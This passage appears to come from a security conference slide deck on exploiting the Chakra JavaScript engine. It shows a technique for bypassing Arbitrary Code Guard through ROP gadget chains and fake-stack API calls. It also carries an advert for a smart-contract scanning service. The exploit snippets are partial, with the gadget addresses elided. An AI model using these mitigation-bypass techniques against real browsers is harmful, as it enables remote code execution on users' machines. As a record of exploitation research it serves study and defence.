
- New, unsigned code cannot be created

Bypass ACG

```
BOOL WINAPI SetProcessMitigationPolicy(  
    _In_ PROCESS_MITIGATION_POLICY MitigationPolicy,  
    _In_ PVOID lpBuffer,  
    _In_ SIZE_T dwLength  
);  
  
typedef struct _PROCESS_MITIGATION_DYNAMIC_CODE_POLICY {  
    union {  
        DWORD Flags;  
        struct {  
            DWORD ProhibitDynamicCode :1;  
            DWORD AllowThreadOptOut :1;  
            DWORD AllowRemoteDowngrade :1;  
            DWORD ReservedFlags :30;  
        };  
    };  
};  
} PROCESS_MITIGATION_DYNAMIC_CODE_POLICY, *PPROCESS_MITIGATION_DYNAMIC_CODE_POLICY;
```

Bypass ACG

Arbitrary Code Guard(ACG)



Bypass ACG


Leverage valid signed code in an unintended way
ROP (Return oriented programming)

It could construct a full payload

```
var pop_rax_gadget      = ... ;  
var pop_rbx_gadget     = ... ;  
var pop_rcx_gadget     = ... ;  
var pop_rdx_gadget     = ... ;  
var pop_r8_gadget      = ... ;  
var pop_r9_gadget      = ... ;  
var pop_r14_gadget     = ... ;  
  
var pop_rsp_gadget     = ... ;  
var push_rax_gadget    = ... ;  
var push_rbx_gadget    = ... ;  
var push_rsp_gadget    = ... ;  
var add_rsp_0x38_gadget = ... ;  
var add_rsp_0x68_gadget = ... ;  
var move_qword_rbx_rax_gadget = ... ;
```


Bypass ACG

Call API Function



Bypass ACG

```
function call_api_function(function address, function parameters)
{
    var_Array_1.__proto__.__defineGetter__( '0' , function()
    {
        // layout parameters
        fake_stack[] = pop_rcx_gadget;
        fake_stack[] = pop_rdx_gadget;
        .....
        // ret to function
        fake_stack[] = function address;
        // save function return value
        fake_stack[] = move_qword_rbx_rax_gadget;
        // switch stack
        fake_stack[] = pivot;

        .....
        //modify the function 's return address.

    });
}
```

Bypass ACG

Example

No need of shellcode
Just like C code

```
function WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, lpNumberOfBytesWritten, lpOverlapped)
{
    if ((typeof WriteFile_function_address) == "undefined" )
    {
        if ((typeof kernel32_module_address) == "undefined" )
            kernel32_module_address = LoadLibrary( "kernel32.dll" );
        WriteFile_function_address = GetProcAddress(kernel32_module_address, "WriteFile" );
    }
    return call_api_function(WriteFile_function_address,
        [hFile, lpBuffer, nNumberOfBytesToWrite, lpNumberOfBytesWritten, lpOverlapped]);
}
```


Bypass ACG

Example

No need of shellcode
Just like C code

```
function CoInitialize(pvReserved)
{
    if ((typeof CoInitialize_function_address) == "undefined" )
    {
        if((typeof ole32_module_address) == "undefined" )
            ole32_module_address = LoadLibrary( "ole32.dll" );
        CoInitialize_function_address = GetProcAddress(ole32_module_address, "CoInitialize" );
    }
    return call_api_function(CoInitialize_function_address, [pvReserved]);
}
```


目录

CONTENTS

- 1、Chakra vulnerability
- 2、Bypass ASLR & DEP
- 3、Bypass CFG
- 4、Bypass CIG
- 5、Bypass ACG
- 6、Exploit
- 7、Q&A

Exploit

Demo



目录

CONTENTS

- 1、Chakra vulnerability
- 2、Bypass ASLR & DEP
- 3、Bypass CFG
- 4、Bypass CIG
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- 6、Exploit
- 7、Q&A

免费智能合约安全检测


<https://scsc.xlab.qq.com/>

智能合约安全检测系统，主要是为开发者及投资者，提供对智能合约开发过程中容易出现的安全问题的自动检测。可以帮助您了解合约存在的的安全问题，以免造成损失。

因为很可能存在未知的安全缺陷，所以即使您的合约未被检测出问题，也并不代表您的合约完全没有漏洞。

并且本系统也会不断的更新，请保持关注。

请在使用本系统检测您的智能合约之前先登录，每个账户每天可以进行最多100次的检测。



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智能合约安全检测系统

安全 | https://blockchain.xlab.qq.com/upload_file/#

exp

首页

退出



发现潜在安全缺陷

文件名: 0x1b1214Eff157F017eB9a5a370317c...sol

文件大小: 9811

代码哈希: 38F4EAC78DE43A9C0FCFD0078AD1D4BA

上传时间: 2018-08-23

检测结果

说明

Price Overflow	×
合约的 Onwer 可以任意操作合约中 token 售价，且有可能导致溢出	
Eval Balance	⚠
No SafeMath	⚠
本合约共计检测出 3 个威胁，安全性超过了 9.09% 的智能合约	

腾讯安全玄武实验室

Q&A

Reference

[https://cansecwest.com/slides/2017/CSW2017 Weston-Miller Mitigating Native Remote Code Execution.pdf](https://cansecwest.com/slides/2017/CSW2017%20Weston-Miller%20Mitigating%20Native%20Remote%20Code%20Execution.pdf)

<https://blogs.windows.com/msedgedev/2017/02/23/mitigating-arbitrary-native-code-execution/#FwHsB8hclVh10q9Q.97>

<https://googleprojectzero.blogspot.com/2018/05/bypassing-mitigations-by-attacking-jit.html>

